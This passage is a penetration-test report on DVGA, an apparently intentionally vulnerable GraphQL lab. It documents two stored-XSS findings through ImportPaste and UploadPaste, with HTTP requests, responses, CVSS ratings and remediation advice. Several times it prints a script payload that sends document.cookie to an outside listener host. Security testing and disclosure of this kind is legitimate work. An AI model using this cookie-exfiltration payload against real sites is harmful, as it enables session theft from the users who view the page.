
The application returned the imported content directly:

```
    HTTP/2 200 OK
    Content-Type: application/json
    Date: Tue, 01 Sep 2026 13:13:05 GMT
    Ngrok-Agent-Ips: X
    Content-Length: 186


{"data":{"importPaste":{"result":"<script>fetch(`http://192.168.1.230/?c=
${document.cookie}`, {mode:'no-cors'})</script>\n<mark>XSSED</mark>
</br>\n<h1 style=\"color:red\">XSSED</h1>"}}}
```

The payload was accepted without being sanitized.

4. Retrieve the stored paste

I then requested the user's private pastes using the `getPastes` query:




```
    POST /graphql HTTP/2
    Host: merlin-declivitous-crowdedly.ngrok-free.dev
    Cookie:
abuse_interstitial=merlin-declivitous-crowdedly.ngrok-free.dev;
chat_session_id=ac1813ce-74a0-4f9f-a7b5-e4b9caafeb6a;
env=graphiql:disable
    User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv=154.0)
Gecko/20100101 Firefox/154.0
    Accept: application/json
    Accept-Language: en-US,en;q=0.9
    Accept-Encoding: gzip, deflate, br
    Referer:
https://merlin-declivitous-crowdedly.ngrok-free.dev/my_pastes
    Content-Type: application/json
    Origin: https://merlin-declivitous-crowdedly.ngrok-free.dev

    {"query":"query getPastes {
            pastes(public:false) {
              id
              title
              content
              ipAddr
              userAgent
              owner {
```


```
                name
              }
              }
            }"}
```

The response contained the malicious content in the `content` field:

```
    {
      "data": {
        "pastes": [
          {
            "id": "15",
             "title": "Imported Paste from URL - e6b740",
            "content":
"<script>fetch(`http://192.168.1.230/?c=${document.cookie}`,
{mode:'no-cors'})</script>\n<mark>XSSED</mark> </br>\n<h1
style=\"color:red\">XSSED</h1>",
            "ipAddr": "172.17.0.1",
            "userAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv=154.0) Gecko/20100101 Firefox/154.0",
             "owner": {
               "name": "DVGAUser"
             }
          }
          ]
    }
    }
```

This confirms that the malicious payload was stored and later returned through the `pastes` query.

5. View the imported paste



Navigate to:

```
/my_pastes
```

The imported paste is displayed on the page.

The following HTML elements were rendered by the browser:


```
<mark>XSSED</mark>
<h1 style="color:red">XSSED</h1>
```

This demonstrates that the imported content is being treated as HTML rather than safely encoded as text.

6. Confirm stored XSS execution

The `<script>` payload also executed when the stored paste was rendered:

```
<script>fetch(`http://192.168.1.230/?c=${document.cookie}`,
{mode:'no-cors'})</script>
```



The request was received by my controlled `server.py` listener.

The received callback contained the browser's `document.cookie` value, confirming that the stored JavaScript executed successfully in the browser and was able to access cookies available to JavaScript.

Proof of Concept

The complete payload used during testing was:

```
    <script>fetch(`http://192.168.1.230/?c=${document.cookie}`,
{mode:'no-cors'})</script>
    <mark>XSSED</mark> </br>
    <h1 style="color:red">XSSED</h1>
```

The payload demonstrates:

- HTML tags are interpreted and rendered by the browser.
- JavaScript is stored as part of the paste.
- The JavaScript executes when the stored paste is viewed.
- `document.cookie` was accessible to the executed JavaScript.
- A callback was successfully received by the controlled server.

Attack Flow

Impact

An attacker who can control content imported through `ImportPaste` may be able to store malicious JavaScript in the application.

When a victim views the affected paste through `/my_pastes`, the stored JavaScript executes in the victim's browser under the application's origin.

This can potentially allow an attacker to:

- Access cookies that are available to JavaScript.
- Perform actions within the victim's authenticated session.
- Modify application data or perform actions as the victim.
- Read information accessible to JavaScript within the application's security context.
- Target other users who view the malicious paste.

During testing, I specifically confirmed access to `document.cookie` and successfully received the value through my controlled server.

The practical impact will depend on the application's cookie configuration, user privileges, and the actions available to an authenticated user.

Root Cause

The main issue is that content retrieved by `ImportPaste` is treated as trusted content instead of untrusted user-controlled data.

The imported content is stored without appropriate sanitization and is later returned through the `pastes.content` field.

When this content is rendered by `/my_pastes`, it is interpreted as HTML/JavaScript by the browser instead of being safely encoded.

This allows attacker-controlled JavaScript to survive the import and storage process and execute when the stored paste is viewed.

Evidence

All testing evidence has been saved under:

```
evidence/DVGA-010-Stored-XSS-via-ImportPaste
```

Risk Rating

Critical

Remediation

- Treat all content imported through `ImportPaste` as untrusted data.
- HTML-encode untrusted paste content before placing it into an HTML page.
- Avoid rendering user-controlled content through unsafe DOM sinks such as `innerHTML`.
- If HTML rendering is an intended feature, sanitize the content using a well-maintained HTML sanitization library with a strict allowlist.
- Block executable elements such as `<script>` and dangerous event-handler attributes.
- Apply a restrictive Content Security Policy (CSP) as an additional defense-in-depth control.
- Mark authentication/session cookies as `HttpOnly` where possible to prevent JavaScript from reading them.

- Ensure content imported from external services receives the same security treatment as content directly supplied by users.

References

- CWE-79 — Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
- OWASP Top 10 2021 — A03: Injection
- OWASP Cross-Site Scripting Prevention Cheat Sheet

Finding 11

DVGA-011 — Stored XSS and HTML Injection via UploadPaste

Severity

Critical

CVSS Score: 9.3 (Critical)

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:N

Overall CVSS Calculation

Vector:	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:N
CVSS Base Score:	9.3
Impact Subscore:	5.8
Exploitability Subscore:	2.8
CVSS Temporal Score:	NA
CVSS Environmental Score:	NA
Modified Impact Subscore:	NA
Overall CVSS Score:	9.3

Vulnerability Type

Stored Cross-Site Scripting (Stored XSS) / HTML Injection

CWE

CWE-79 — Improper Neutralization of Input During Web Page Generation (Cross-site Scripting)

OWASP Mapping

OWASP Top 10 2021 — A03: Injection

Affected Functionality

Browser Endpoints:

- `/upload_paste`
- `/my_pastes`

Affected API Endpoint:

- `/graphql`

Affected GraphQL Operations:

- `mutation UploadPaste`
- `query getPastes`

Affected Mutation Field:

- `uploadPaste`

Affected Mutation Argument:

- `content`

Affected Query Field:

- `pastes`

Affected Returned Field:

- `content`

The payload is uploaded through the `content` argument of the `UploadPaste` mutation. After the paste is stored, the same content is returned through the `getPastes` operation, specifically through the `pastes.content` field, and is then rendered on `/my_pastes`.

Description

While testing the `/upload_paste` functionality, I tried uploading a paste containing both an XSS payload and some basic HTML tags.

The content I uploaded was:

```
    <script>fetch(`http://192.168.1.230/?c=${document.cookie}`,
{mode:'no-cors'})</script>
    <mark>XSSED</mark> </br>
    <h1 style="color:red">XSSED</h1>
```

Interestingly, both the JavaScript and HTML parts of the payload were executed.


The JavaScript payload sent a request to my `server.py` listener with the value of `document.cookie`. I received the request successfully on my server, including the cookie value. This confirmed that the JavaScript was actually executing in the browser.

The HTML tags were also interpreted by the browser instead of being shown as plain text. For example, the `<mark>` and `<h1>` elements were rendered as HTML.

This shows that the `content` supplied through `UploadPaste` is being stored without proper sanitization or encoding and is later rendered as active HTML/JavaScript on `/my_pastes`.

Steps to Reproduce


1. Open `/upload_paste`



Navigate to:

```
/upload_paste
```

2. Upload a paste containing the payload




The uploaded file contains:

```
    <script>fetch(`http://192.168.1.230/?c=${document.cookie}`,
{mode:'no-cors'})</script>
    <mark>XSSED</mark> </br>
    <h1 style="color:red">XSSED</h1>
```

The exact file used during testing is available at:

```
    Uploaded-Materials-By-Me/uploaded-paste.txt
```

3. Observe the GraphQL request



The upload functionality sends the content through the `UploadPaste` mutation:

```
    POST /graphql HTTP/2
    Host: merlin-declivitous-crowdedly.ngrok-free.dev
    Cookie:
abuse_interstitial=merlin-declivitous-crowdedly.ngrok-free.dev;
chat_session_id=ac1813ce-74a0-4f9f-a7b5-e4b9caafeb6a;
env=graphiql:disable
    User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:154.0)
Gecko/20100101 Firefox/154.0
    Accept: application/json
    Content-Type: application/json
    Referer:
https://merlin-declivitous-crowdedly.ngrok-free.dev/upload_paste
    Origin: https://merlin-declivitous-crowdedly.ngrok-free.dev

    {"query":"mutation UploadPaste ($filename: String!, $content:
String!) {
              uploadPaste(filename: $filename, content:$content)
              {
                result
              }

}","variables":{"content":"<script>fetch(`http://192.168.1.230/?c=${docum
```

```
ent.cookie}`, {mode:'no-cors'})</script>\r\n<mark>XSSED</mark>
</br>\r\n<h1
style=\"color:red\">XSSED</h1>","filename":"uploaded-paste.txt"}}
```

The `content` value is accepted as supplied, including the `<script>` and HTML elements.


4. Observe the response

The application returns the uploaded content without removing or encoding the HTML/JavaScript:

```
    HTTP/2 200 OK
    Content-Type: application/json


{"data":{"uploadPaste":{"result":"<script>fetch(`http://192.168.1.230/?c=
${document.cookie}`, {mode:'no-cors'})</script>\r\n<mark>XSSED</mark>
</br>\r\n<h1 style=\"color:red\">XSSED</h1>"}}
```

At this point, the malicious content has been accepted and stored by the application.

5. Open `/my_pastes`



Navigate to:

```
/my_pastes
```

The application retrieves the stored pastes using the following GraphQL query:


```
query getPastes {
    pastes(public:false) {
        id
        title
        content
        ipAddr
        userAgent
        owner {
            name
        }
      }
}
```

6. Observe the stored content

The stored payload is returned through the `pastes.content` field without being sanitized:

```
{
  "data": {
    "pastes": [
      {
        "id": "15",
         "title": "Imported Paste from File - 16bbfc",
        "content":
"<script>fetch(`http://192.168.1.230/?c=${document.cookie}`,
{mode:'no-cors'})</script>\r\n<mark>XSSED</mark> </br>\r\n<h1
style=\"color:red\">XSSED</h1>",
        "ipAddr": "172.17.0.1",
        "userAgent": "Mozilla/5.0 (X11; Linux x86_64; rv:140.0)
Gecko/20100101 Firefox/140.0",
        "owner": {
          "name": "DVGAUser"
         }
      }
     ]
}
}
```

7. Confirm Stored XSS execution



When the stored paste is rendered on `/my_pastes`, the `<script>` element executes in the browser.

The payload sends:

```
document.cookie
```

to my listener at:

```
http://192.168.1.230/
```

The request was successfully received by my `server.py` script, and the cookie value was included in the request.

This confirms that the stored content is not simply being returned by the API. It is being interpreted and executed by the browser.

8. Confirm HTML Injection

